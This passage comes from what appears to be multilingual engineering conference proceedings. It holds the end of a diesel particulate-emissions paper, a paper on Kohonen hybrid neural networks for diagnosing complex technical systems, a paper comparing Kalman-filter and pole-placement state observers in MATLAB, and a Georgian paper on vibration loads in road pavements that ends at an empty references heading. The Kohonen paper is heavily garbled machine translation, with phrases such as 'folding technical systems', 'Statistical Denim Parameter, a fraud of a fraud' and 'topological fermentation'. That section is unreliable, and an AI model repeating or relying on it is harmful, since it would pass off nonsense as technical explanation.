


Figure 5. Ecological tests of tractor, locomotive and automobile diesel engines

On the basis of the presented research results, a modern domestic measuring system of ecological diagnostics and certification of transport diesels of various purposes can be created according to the standardized indicator of mass emission of PM.

### References:

1. Regulation No 49. Revision 6. Uniform provision concerning the approval of compression ignition (C.I.) and natural gas (NG) engines as well as positiveignition (P.I.) engines fuelled with liquefied petroleum gas (LPG) and vehicles equipped with C.I. and NG engines and P.I. engines fuelled with LPG, with regard to the emissions of pollutants by the engine. / United Nations Economic and Social Council Economic Commission for Europe Inland Transport Committee Working Party on the Construction of Vehicles. // E/ECE/TRANS/505, 2013. 434 p.

2. Regulation № 96. Revision 3. Uniform provision concerning the approval of compression ignition (C.I.) engines to be installed in agricultural and forestry tractors with regard to the emissions of pollutants by the engine. E/ECE/TRANS/505. 2014. 416 p.

3. ISO 8178-1: 2017. Reciprocating internal combustion engines. Exhaust emission measurement. Part 1: Test-bed measurement of gaseous and particulate exhaust emissions, 2017. 150 p.

4. Steven H. Development of Worldwide Harmonized Heavyduty Engine Emissions Test Cycle / Final Report ECE-GRPE WHDC Working Group // Informal document No2 GRPE 42nd session. 2001. TRANS/WP 29/GRPE/2001/2. 58 p.

5. Polivyanchuk A.P. Mathematical modeling of diesel engine operation mode influence on mass emission of particulate matter with exhaust gases using microtunnel / A.P. Polivyanchuk, I.V. Gritsuk, E.A. Skuridina // Theoretical and practical aspects of the development of the European Research Area: monograph / edited by authors. – 4th ed. – Riga, Latvia : “Baltija Publishing”, 2020. – P. 269-301. DOI: <https://doi.org/10.30525/978-9934-588-53-2-56>.

6. Polivyanchuk A.P. Improving the accuracy of the gravimetric method for control particulate matter in diesel exhaust / A.P. Polivyanchuk, I.V. Gritsuk, E.A. Skuridina // New stages of development of modern science in Ukraine and EU countries: monograph / edited by authors. – 3rd ed. – Riga, Latvia : “Baltija Publishing”, 2019. – P. 223-244. Doi: 10.30525/978-9934-588-15-0-59.

7. Polivyanchuk A. Creation and experimental studies of the dynamic measuring concentrations of particulates in the exhaust gases of diesel engines / A. Polivyanchuk, I. Parsadanov, E. Holkina // ТЕКА. – Commission of motorization and energetics in agriculture. – Poland, 2015. – Vol. 15, №2. – P. 15–24.

8. Polivyanchuk A.P. Experimental verification of microtunnel MKT-2 on the brake stand autotractor diesel engine / A.P. Polivyanchuk, I.V. Parsadanov // Industrial technology and engineering. – Republic of Kazakhstan, 2015. – №2 (15). – P. 11-16.

9. Polivyanchuk A. Effectiveness evaluation of the measuring system with a microtunnel MKT-2 for ecological diagnosis of diesel locomotives / A. Polivyanchuk, O. Kaslin, E. Skuridina // Двигуни внутрішнього згоряння, 2018. – № 2. – С. 72–76.

10. Polivyanchuk A.P. Features of Environmental Diagnostics of Heat Motors and Boiler Plants by Information Methods / A. Polivyanchuk, M. Ahieiev, A. Kagramanian, A. Baranovskis, O. Samarin // ICTE in Transportation and Logistics 2019. Series: Lecture Notes in Intelligent Transportation and Infrastructure / Ginters Egils, Mario Arturo, Ruiz Estrada, Piera Eroles, Miquel Angel (Eds.). Springer, Cham, 2020. – P. 360-367.

# **ANALYSIS OF THE POSSIBILITY OF USING THE KAHONEN NEURAL NETWORK TO CONTROL THE TECHNICAL CONDITION OF COMPLEX SYSTEMS**

**Radzivilov Hrygorii**

Ph.D., Associate Professor

Deputy head

Military institute of telecommunications and informatization technology  
named after Heroes of Kruty

From the analysis of foreign and domestic literary sources, it was concluded that the most appropriate for solving the problem of identifying problem situations in complex technical systems is the use of clustering methods and algorithms. But each such algorithm has a number of features that affect its effectiveness in a given situation. Therefore, to identify the current state of a technological object under conditions of information uncertainty, it is proposed to use, together with the previously developed approaches, a neural network classifier based on a hybrid neural network consisting of a Kohonen network and a feed-forward neural network. This approach makes it possible to switch to standard-free control methods, and in the case of a known statistical sample containing data on the value of information parameters and the corresponding technical conditions of the object, to identify and generalize cause-and-effect relationships between the ratio of the values of the information parameters of the controlled object and its technical condition.

On the basis of the analysis of scientific results, the middle of the main problems of identification of problematic situations of those states in folding technical systems, a number of main ones can be seen. The task of classifying problematic situations and their positions in folding technical systems for characteristics, a plurality of classes of such situations, to which there can be an object of follow-up, ahead of time. At the same time, it is necessary to designate some deuces of the number of victories of such a classification [1]: - the initial selection can be quite large; - the initial selection may include problematic situations, like all classes, which are problematic in the analysis of such situations; - the problem of overfitting, the essence of which lies in the fact that the classifying function is well adapted to data. If there are pardons or anomalous values among them, then the function interprets them as a part of the internal structure of data, which is unacceptable for the analysis of problematic situations of those states in folding technical systems; - problem underfitting, problem is lies in the fact that at the hour of re-verification of the classifier there is a large number of pardons, which is unacceptable for the subject area, as it is analyzed [2]. Other decisions are the designation of deposits, which are often repeated among problematic situations due to the associative rules. The knowledge of the fallows is given by looking at the rules and can be used both for the best understanding of the nature of the data that are analyzed, and for predicting the vindication of the songs, which is not important in the analysis of such situations [3]. Also, it is possible to develop thesis, which are the most promising methods, the principle of their work is based on the observation and analysis



of trends in the change of control parameters, and not only on the revision of their absolute values. The main reason for this is those that, in the event of a change, are known to be the ranks of officials, which are influenced by the absolute value of the controlled parameter, and these officials are in no way associated with the change of the technical state of the object in the process of work.

The peculiarity of the work of the object of control in folding technological systems is the foldability of the installation of cause-and-effect links between the parameters of the controlled object and the first technical camp. The greater number of different informational models for the control of the object is effective for the presence of informational invisibility, intelligence, and it is possible to improve the efficiency of the work of the technological system. For this reason, in some cases, one blames the need for additional information for a reliable identification of the technical state of the object for an hour of work. One of them is Statistical Denim Parameter, a fraud of a fraud behind the robot of the system. In order to identify the flow mill of a technological object, in the minds of informational non-insignificance, it is suggested to use a neuronetwork classifier on the basis of a hybrid neuronetwork, which is composed of Kohonen's direct neuronetwork [3].

As a result of Kohonen's robotic stage, there are many classes - become in some kind of object control. The neurodevelopment of direct extension can be used to assess the technical status of the controlled object in percentage terms. Vaughn is the warehouse part of the global system for the control of the technical state of the object in the minds of the non-insignificance of the process of robotic folding systems. The special feature of the measure is the presence of three balls with direct signal transmission. The formal skin neuron, which enters to the border, realizes one dividing straight line or plane, after which, in totality, it is necessary to add a folding curve or a surface (surface) dividing station.

The Kohonen model belongs to the class of vector coding algorithms. It will ensure topological fermentation, which optimally accommodates a fixed number of vectors in the entrance space of a larger high dimension, ensuring that data is squeezed in such a rank (Fig. 1).




Figure 1. splendid look of the model of Kohonen neuronetwork

Thus, the use of the Kohonen network allows, among other things, to detect new states in which the controlled object is, which were not previously described by

statistical samples. The system will be able to expand its own knowledge base about the possible states of the controlled object in the process of operation. However, the process of retraining the neural network and the system in general requires additional time and stopping the process of control during training.

*Directly further research is the development of the model of diagnosing by making a connection from the selected neuronetwork algorithms.*

### References:

1. . Savchuk T.O. Identification of problematic situations and states in folding technical systems based on the modification of FOREL algorithm / T.O. Savchuk, S.I. Petryshyn // Bulletin of the National University "Lviv Polytechnic". – 2014. – № 783 : Information systems and networks. – P. 187–193.
2. Rudenko O.H. Artificial neural networks: a textbook / O.H. Rudenko, E. Bodyanskii. – Kharkiv: SMITH Company Ltd., 2006. – 404 p.
3. Self-organizing maps. Teuvo Kohonen, Helsinki, Finland, 2005 – 496 p.

# THE EFFECT OF INITIAL CONDITIONS ON STATE OBSERVERS ESTIMATION QUALITY IN DIGITAL CONTROL SYSTEMS

**Stopakevych Andrii**

Ph.D., Associate Professor

State University of Intellectual Technologies and Communications

The most known problem that includes observer design task is LQG (Linear Quadratic Gaussian Control). In LQG control problem observer design task is dual to linear-quadratic controller (state controller) design task. Kalman filter (KF) is used as observer.

A designed LQG controller has following features:

- 1) System is separated. Eigenvalues of closed loop system are combined from eigenvalues of state controller and observer.
- 2) State controller in order to calculate control action uses not real states values, but estimated state values which means that LQG controller tries to minimize estimation error. So, the control quality of LQG controller become seriously dependent on the accuracy of the model used, the degree of nonlinearities of the object and the characteristics of measurement noise.

The separation principle makes it possible to select different weight matrixes for linear-quadratic controller and KF. So, when information about sensor and actuator noises is available, KF can be tuned more properly [1].

It's proved that LGC controller is stable in case when state controller and KF are stable. The proofs are made for continuous time, but in case discrete systems it's also true when sampling time of discrete system is chosen correctly [2]. But, in the other hand, stability with nominal plant parameters does not means high robustness, at least robustness as high as has pure state controller without observer.

To obtain some guaranteed stability margin instead of KF we can use pole placement techniques to design observer. There are two universal algorithms that can be used for pole placement observer design in discrete time. These algorithms were developed by Ackerman and by Kautsky, Nichols & Van Dooren [3]. The first algorithm is realized in MATLAB function `acker` and is suitable for SISO systems with not more than 6 states. The second algorithm is realized in MATLAB function `place` and is suitable also for MIMO systems, but states number is also hardly limited (10-15, depends on case). For real plants, such as distillation columns, it's shown in paper [4] that model reduction algorithms can be successfully used for discrete pole placement observer design.

However, there is a feature of pole placement designed observers (PPO), which is typically ignored, but should be also taken into account. We can conclude that more theoretically robust (sure, in terms of linear systems) PPO is also more sensitive to initial conditions than optimal KF. In practice it means that control quality of state

controller with PDO could be lesser that with KF especially in case of nonlinear plant behavior.

Let's demonstrate such sensitivity using discrete-time state space plant model:

$$A = \begin{bmatrix} 1.8097 & -0.818710 \\ 1 & 0 \end{bmatrix}; B = \begin{bmatrix} 0.5 \\ 0 \end{bmatrix}; C = [0.1810 \quad -0.1810]; D = 0.$$

In MATLAB we have designed four observers:

- 1) KF with zero initial conditions.  $L = \text{lqr}(A', C', 1, 1)'$ ;  $x_0 = [0; 0]$ ;
- 2) PPO with zero initial conditions.  $L = \text{place}(A', C', [.5 \ .7])'$ ;  $x_0 = [0; 0]$ ;
- 3) KF with non-zero initial conditions.  $L = \text{lqr}(A', C', 1, 1)'$ ;  $x_0 = [-1; 1]$ ;
- 4) PPO with non-zero initial conditions.  $L = \text{place}(A', C', [.5 \ .7])'$ ;  $x_0 = [-1; 1]$ ;

and than analyzed their estimation quality under step disturbance to the plant model input. The transitions of plant reactions and observer estimates in all 4 cases are shown on the Fig. 1.




Figure 1. Plots of experiment

We can see that: 1) PPO (calculated by place function) is significantly more sensitive to initial conditions; 2) state estimation even in process with nominal initial conditions is far from perfect, only after approximately 50 steps estimation is close to reality.

**References:**

1. Стопакевич А. А., Тодорцев Ю. К. Определение настроечных матриц фильтра Калмана в задачах управления промышленными технологическими процессами. In: 17 Міжнародна конференція з автоматичного управління “Автоматика-2010”, Харків. (2010). Vol 1. Харків : ХНУРЕ С.288–289.

2. Стопакевич А.О., Стопакевич О.А. Синтез та дослідження астатичних оптимальних цифрових систем керування ректифікаційною колоною. *Інформатика та математичні методи в моделюванні*. 2021. Т. 11. № 1-2. С. 91-103.
3. Kautsky J., Nichols N. K., Van Dooren P. Robust pole assignment in linear state feedback. *International Journal of Control*. 1985. № 41 (5). С. 1129–1155.
4. Stopakevych A. Robust control system design of crude oil atmospheric distillation column. *Eastern-European Journal of Enterprise Technologies*. 2015. Vol. 5. №. 2(77). P.49–57.

## არახისტი საგზაო სამოსების გაანგარიშება ვიბრაციული დატვირთვების გათვალისწინებით

**Tengiz Papuashvili**

Professor. Georgian Technical University  
Georgia, 0160, Tbilisi, 75 M. Kostava str.

**Aleks Burduladze**

Professor. Georgian Technical University  
Georgia, 0160, Tbilisi, 75 M. Kostava str.

საავტომობილო გზები ასფალტბეტონის საფარით გვევლინება ჩვენი ქვეყნის ძირითად საგზაო ქსელად. მათზე მოდის ავტოსატრანსპორტო გადაზიდვების ძირითადი მოცულობა. საფარის მდგომარეობა არსებით გავლენას ახდენს საავტომობილო ტრანსპორტის ეფექტურ მუშაობაზე. საგზაო საფარის ზედაპირზე სხვადასხვა სახის დაზიანება და ჩაღრმავებები იწვევს საწვავის გადახარჯვას ავტოსატრანსპორტის მოძრაობის დროს, ასევე იწვევს ვიბრაციის დონის ამაღლებას.

არახისტი საგზაო სამოსების გაანგარიშების მეთოდოლოგია ემყარება შემდეგ ძირითად პრინციპებს:

1. სამოსის კონსტრუქციების გაანგარიშებისას დატვირთვის მთავარ მაჩვენებელად მიღებულია საექსპლუატაციო პერიოდში დაყვანილი საანგარიშო ექვივალენტური ღერძული დატვირთვის ინტენსივობა. საანგარიშო დატვირთვად მიიღება დინამიკური დატვირთვა გაანგარიშებული  $A$  ჯგუფის ორღერძიანი ავტომობილის ღერძზე ან ბორბალზე. არსებული დატვირთვის მახასიათებლის გათვალისწინება (მოკლევადიანი მრავალჯერადი დატვირთვა) ხორციელდება კონსტრუქციული ფენების მნიშვნელობების მიხედვით. ამავდროულად დატვირთვის სიდიდის დანიშნისას დინამიკური კოეფიციენტის შემოღებით.

2. მთლიანობაში სამოსის კონსტრუქციის მზიდუნარიანობის გაანგარიშება სიმტკიცის დარღვევის მექანიზმის გათვალისწინების გარეშე ხორციელდება, როგორც დასაშვები დრეკადი ჩაღრმავებით (ან მოთხოვნილი დრეკადობის საერთო მოდულით) დატვირთვის რაოდენობებიდან დასაშვები დრეკადი ჩაღრმავის ემპირიული დამოკიდებულების გამოყენებით, ასევე გრუნტების და საგზაო-სამშენებლო მასალების საანგარიშო ტემპერატურის, დეფორმაციის და კონკრეტული მასალის საკუთრივი მზიდუნარიანობის მახასიათებლების გათვალისწინებით.

3. საგზაო საფარის მთავარ დაზიანებად ითვლება ტემპერატურული და

დადლილობითი ბზარები, ნარჩენი დეფორმაციები ბორბლის კვალის სახით და ზედაპირის სისწორის გაუარესება.

4. მანქანის ბორბლებიდან სამოსის კონსტრუქციის დატვირთვის შედეგად თანმიმდევრულად ხდება საგზაო საფარის ღუნვის დეფორმაცია და შემდეგ საფუძვლისა და მიწის ვაკისის გრუნტის ფენების კუმშვის დეფორმაცია. დინამიკურობის კოეფიციენტის შემოღებით ბორბლებისგან დატვირთვის სიდიდე იზრდება და შესაბამისად იზრდება სიმტკიცის საანგარიშო საერთო დრეკადობის მოდული. ეს თავის მხრივ უზრუნველყოფს სიმტკიცის დამატებით მარაგს და მოძრავი ავტომობილის ბორბლებიდან დატვირთვის დინამიკური ხასიათის გათვალისწინებას. მიჩნეულია, რომ დატვირთვის მოხსნის შემდეგ სამოსის კონსტრუქცია უბრუნდება თავდაპირველ არადეფორმირებულ მდგომარეობას დეფორმირებული ფენების რეოლოგიური მახასიათებლებისგამო.

5. ზოგადად სიმტკიცეზე გაანგარიშებისას ვიბრაციული დატვირთვა არ არის გათვალისწინებული. საანგარიშო დატვირთვის რაოდენობა მიიღება შემცირებული, რაც იწვევს არასწორ გადაწყვეტილებებს სამოსის კონსტრუქციების დაგეგმვის დროს. შედეგად, საგზაო სამოსები პრაქტიკულ რეალობაში ვერ უზრუნველყოფს მასზე დაკისრებული მოვალეობის შესრულებას და ადგილი აქვს ნაადრევ რღვევას.

აღნიშნულიდან გამომდინარე, დღის წესრიგში დადგა აუცილებლობა, შემუშავდეს არახისტი საგზაო სამოსის სიმტკიცეზე გაანგარიშების ახალი მეთოდიკა.

საგზაო სამოსების ფენებში ვიბრაციის გავრცელება დამოკიდებულია კონკრეტული მასალის საკუთრივ დინამიკურ პარამეტრებზე (მასა, სიმტკიცე, დისიპაციის დონე), რაც საგზაო სამოსების ვიბრაციული დატვირთვის შემცირებული დონით ლავირების ფართო შესაძლებლობებს იძლევა.

მოძრავი ავტომობილი სამოსის კონსტრუქციაზე ახდენს, როგორც სტატიკურ ისე დინამიკურ ზემოქმედებას. ყველა ბორბალზე არათანაბრად გადანაწილებული ავტომობილის მთლიანი წონა იწვევს სამოსის კონსტრუქციის ზოგიერთი ადგილის დეფორმირებას. საანგარიშო მონაკვეთზე თითოეული ბორბლის ქვეშ ხდება ლოკალური დეფორმაცია. აქ ყალიბდება რღვევითი დეფორმაციის პროცესები, რაც დაკავშირებულია ბორბლების ზემოქმედების შედეგად გადაცემულ სტატიკურ და ვიბრაციულ დატვირთვებთან.

რხევითი პროცესების კვლევისას საჭირო არ არის სტატიკური დატვირთვის გათვალისწინება, რადგან სამოსის კონსტრუქციის სტატიკური დეფორმირების ძალები აბალანსებენ სტატიკურ დატვირთვას. ამ დატვირთვის სიდიდე საგზაო სამოსის სიხისტის პარამეტრების

მიხედვით ქმნის სტატიკური წონასწორობის ხაზს, რის შესაბამისადაც ფიქსირდება საგზაო სამოსების ფენების მასების რხევითი მოძრაობა.

საანგარიშო მონაკვეთამდე დაყვანილი მასა და დაყვანილი ფართობი საშუალებას იძლევა გამოყენებულ იქნეს ჯაჭვური გაანგარიშების სქემები ვიბრაციული დატვირთვის გათვალისწინებით საგზაო სამოსის სიმტკიცეზე გაანგარიშებისას. საანგარიშო მონაკვეთში ავტომობილის მოძრავი ბორბლის ხანმოკლე არსებობის გამო, არ არის აუცილებელი საგზაო სამოსის დატვირთვის სიდიდის დაზუსტების საჭიროება, ამიტომ დინამიკურ გაანგარიშებებში მოძრავი მანქანა შეყვანილია როგორც მოკლე ვადიანი ბიძგების წყარო და სამოსის კონსტრუქციაზე დატვირთვა მიიღება დინამიკურობის კოეფიციენტით.

სამოსის კონსტრუქციის დინამიკური დატვირთვის ძირითად სახეობად გვევლინება მისი ელემენტების ვიბრაცია. დამატებითი დინამიკური რხევითი დეფორმაციების არსებობა, მოძრავი ბორბლებისგან გამოწვეულ დეფორმაციებთან შედარების დონეებით, იწვევს იმის საჭიროებას, რომ იგი გათვალისწინებულ იქნას საგზაო სამოსის ექსპლუატაციის გაანგარიშების პერიოდში საკვლევი მონაკვეთის დატვირთვის რაოდენობის განსაზღვრისას და არახისტი საგზაო სამოსის სიმტკიცეზე გაანგარიშების მიღებული მეთოდოლოგიის კორექტირებისას. საგზაო სამოსის ფენების რხევისას განვითარებული დინამიკური ძალები ხასიათდება მრავალ სიხშირიან სპექტრად და ნიშან ცვლადობით. სიმტკიცეზე გაანგარიშებისას ასეთი ბიძგების არსებობისას მხედველობაში უნდა იქნას მიღებული მათ მიერ გამოწვეული დეფორმაციების ნიშანცვლადი ხასიათი და მნიშვნელოვნად შემცირდეს დასაშვები დამაბულობები სამოსის კონსტრუქციების ელემენტებში.

საველე კვლევებმა აჩვენა, რომ სამოსის კონსტრუქციის დატვირთვა არა მხოლოდ მოძრავი საავტომობილო ტრანსპორტიდან ხორციელდება, არამედ საგზაო ფენების საკუთარი მრავალსიხშირიანი ვიბრაციის ხარჯზეც. ეს ვიბრაცია წარმოადგენს მრავალფენიანი საგზაო სამოსის და მიწის ვაკისის გრუნტის თავისუფალი მიღვეადი რხევების პროცესს. ფენების ერთობლივი რხევების წარმოქმნისას ფორმირდება ვიბრაციული პროცესები, რომლებიც ხასიათდება სამოსის კონსტრუქციის თავისუფალი რხევების საერთო სიხშირეებით, რომელთა რაოდენობა შეესაბამება ვერტიკალურ სიბრტყეში თავისუფლების ხარისხებს ან ფენების რაოდენობას, მიწის ვაკისის გრუნტის ჩათვლით.

იმის გამო, რომ რხევების პროცესში ჩართული სამოსის კონსტრუქციის ფართობი ან მოცულობა, შემოიფარგლება საანგარიშო მონაკვეთის ზონით, ფენების ვიბრაციული გადანაცვლება საანგარიშო მონაკვეთებში ახასიათებს როგორც ცალკეული ფენების, ისე მთლიანად მთელი კონსტრუქციის



დეფორმაციულობას (ღუნვებს). მაშასადამე, სამოსის კონსტრუქციის დაძაბულ-დეფორმაციული მდგომარეობა (შემდგომში დდმ) თავისუფალი რხევებისას მსგავსია ისეთი დდმ-ისა, როდესაც მოძრავი ავტომობილის ბორბლებისგან საანგარიშო მონაკვეთის დატვირთვას აქვს ადგილი. ამ შემთხვევაში, გადახრებისა და დატვირთვების მაქსიმალური ამპლიტუდები ფიქსირდება მასის ცვალებად ცენტრში და ზეგავლენის ზონის საზღვარზე იღებენ ნულოვან მნიშვნელობებს.

სამოსის კონსტრუქციის დეფორმირების მთელი პროცესი საანგარიშო მონაკვეთებში შეიძლება დაიყოს ორ ეტაპად:

I ეტაპი - სატრანსპორტო საშუალებების საავტომობილო გზაზე მოძრაობისას სამოსის კონსტრუქციის ყოველ მონაკვეთზე მოქმედებს დაძაბულობის სწრაფად მოქმედი იმპულსების დიდი რაოდენობა. მათი სიდიდე და ხანგრძლივობა დამოკიდებულია სატრანსპორტო საშუალებების სიჩქარეზე და ტიპებზე. აგრეთვე, ბორბლის შეხების ფართზე და საფარზე არსებული დინამიკური უსწორმასწორობის გამო ადგილი აქვს მათი გავლენის ურთიერთქმედების პროცესს. დატვირთვის იმპულსური ხასიათი და მცირე დარტყმითი ზემოქმედება განაპირობებს სამოსის კონსტრუქციის რხევების წარმოქმნას, სწორი საფარის არსებობის შემთხვევაშიც.

II ეტაპი - სამოსის კონსტრუქციაში ავტომობილის გავლის შემდეგ ვითარდება ფენების და მიწის ვაკისის გრუნტის თავისუფალი მიღვეადი რხევების პროცესი ე.წ. „ვიბრაციული დატვირთვა“.

ვიბრაციული დატვირთვის დროს წარმოქმნილი კონსტრუქციის საერთო დინამიკური ჩაღუნვები, გარკვეული დროის ინტერვალში, სიდიდით შეიძლება შევადაროთ მოძრავი ავტომობილებიდან გამოწვეულ ჩაღუნვებს. ეს დინამიკური ჩაღუნვები შეიძლება მოდელირებული იყოს, ღერძზე დატვირთვით რამოდენიმე პირობითი ავტომობილების გავლით, რაც იწვევს იგივე სიდიდის ჩაღუნვებს და ამ ავტომობილების რაოდენობა შეტანილ იქნეს გაანგარიშებებში, საანგარიშო დატვირთვის საერთო რაოდენობის განსასაზღვრავად. ასეთ დროს საანგარიშო დატვირთვის დატანის ჯამური რაოდენობა გაიზრდება ექსპლუატაციის გეგმიურ ვადაში.

სწორედ ამ პოზიციას ემყარება ნაადრევი რღვევის ჰიპოთეზა არახისტი საგზაო სამოსის ექსპლუატაციის და ვიბრაციული რღვევის დროს. საგზაო კონსტრუქციების სიმტკიცის გაანგარიშებისას, გათვალისწინებულია მხოლოდ საავტომობილო ტრანსპორტიდან მიღებული დატვირთვა და შესაბამისად, უკვე პროექტირების ეტაპზე, საგზაო სტრუქტურებს გააჩნიათ არასაკმარისი სიმტკიცის მაჩვენებლები. შედეგად, საგზაო სამოსის პროექტირებისას ვიბრაციული დატვირთვის გაუთვალისწინებლობა მეტად უარყოფით ფაქტორს წარმოადგენს და იწვევს საგზაო სამოსის მწყობრიდან

ნაადრევ გამოსვლას.

სამოსის კონსტრუქციის საგზაო საექსპლუატაციო ვარგისობის და გამძლეობის გასაზრდელად აუცილებელია შემცირდეს მათი რხევების დონე. ვინაიდან კონსტრუქციის ელემენტების რხევები თავისუფალია, რხევების დონეების შემცირების ძირითადი მექანიზმი უკავშირდება თვით საგზაო ფენების დინამიკური პარამეტრების ცვლილებას. აუცილებელია მომიჯნავე საგზაო ფენების დინამიკური ძალების მოქმედების ანტიფაზური პრინციპის რეალიზება. ამ შემთხვევაში, რხევების დროს თითოეულ ფენაში წარმოქმნილი დინამიკური ძალები დაუპირისპირდებიან მომიჯნავე ფენის ანალოგიურ ძალებს, რითაც შეამცირებენ დინამიკურ დატვირთვას როგორც ცალკეულ ფენებში, ისე მთელ კონსტრუქციაში. მომიჯნავე ფენების დინამიკური ძალების ანტიფაზური მოქმედება ხორციელდება პარციალური სიხშირის თანაფარდობის სათანადო შერჩევის გზით. სიხშირეების ეს თანაფარდობა შეიძლება გარდაიქმნას მომიჯნავე ფენების სისქეებისა და მასების თანაფარდობაში.

ვიბრომედეგი სამოსის კონსტრუქციის გაანგარიშება უნდა დაეფუძნოს მომიჯნავე ფენების სისქეების ოპტიმალურ თანაფარდობას. გზის ფენების სისქეების თანაფარდობა უნდა გაანგარიშდეს პარციალური სიხშირეების შესაბამისი შეთავსების საფუძველზე ისე, რომ უზრუნველყოფილ იქნეს მომიჯნავე ფენების დინამიკური ძალების მოქმედების ანტიფაზურობის პრინციპი.

ჩვენს მიერ შემოთავაზებული მეთოდით არახისტი საგზაო სამოსის გაანგარიშება დამატებით უნდა მოიცავდეს შემდეგ ეტაპებს:

- ჯაჭვური დინამიკური მოდელის ფორმირება, რომელიც შეესაბამება მომიჯნავე ფენების პარციალური სიხშირეების კომბინაციის შესაბამის შერჩევას სამოსის კონსტრუქციის რხევების დინამიკური მაჩვენებლების პარალელურად.

- სამოსის კონსტრუქციის დინამიკური ჩაღუნვების ამპლიტუდური საანგარიშო მახასიათებლების განსაზღვრა.

- ჩაღუნვების დინამიკური ამპლიტუდების მოდელირება.

ხსენებული მეთოდის გამოყენებისას გამოსახული იქნება გაანგარიშებული დატვირთვის დატანის დამატებითი საანგარიშო რაოდენობის სახით ან პირობითი ავტომობილების მოძრაობის ინტენსივობის გაზრდით. სხვა დანარჩენი ეტაპების დაპროექტება ხორციელდება დარგობრივი საგზაო ნორმების ტიპიური მეთოდით.

ვიბრაციული ფაქტორის გათვალისწინებით საგზაო სამოსების პროექტირებას შეიძლება დაემატოს ფორმირებული სამოსის კონსტრუქციის გამძლეობის პროგნოზირების გაანგარიშების ჩატარება. ვიბრაციული დატვირთვის გათვალისწინებით ხანგამძლეობის პროგნოზირებისას,

განგარიშდება საგზაო სამოსის საექსპლუატაციო ვადა, რაც მოგვცემს მნიშვნელობების მაქსიმალურად დაახლოებას პრაქტიკულ მაჩვენებლებსა და თეორიულ გათვლას შორის.

### References:

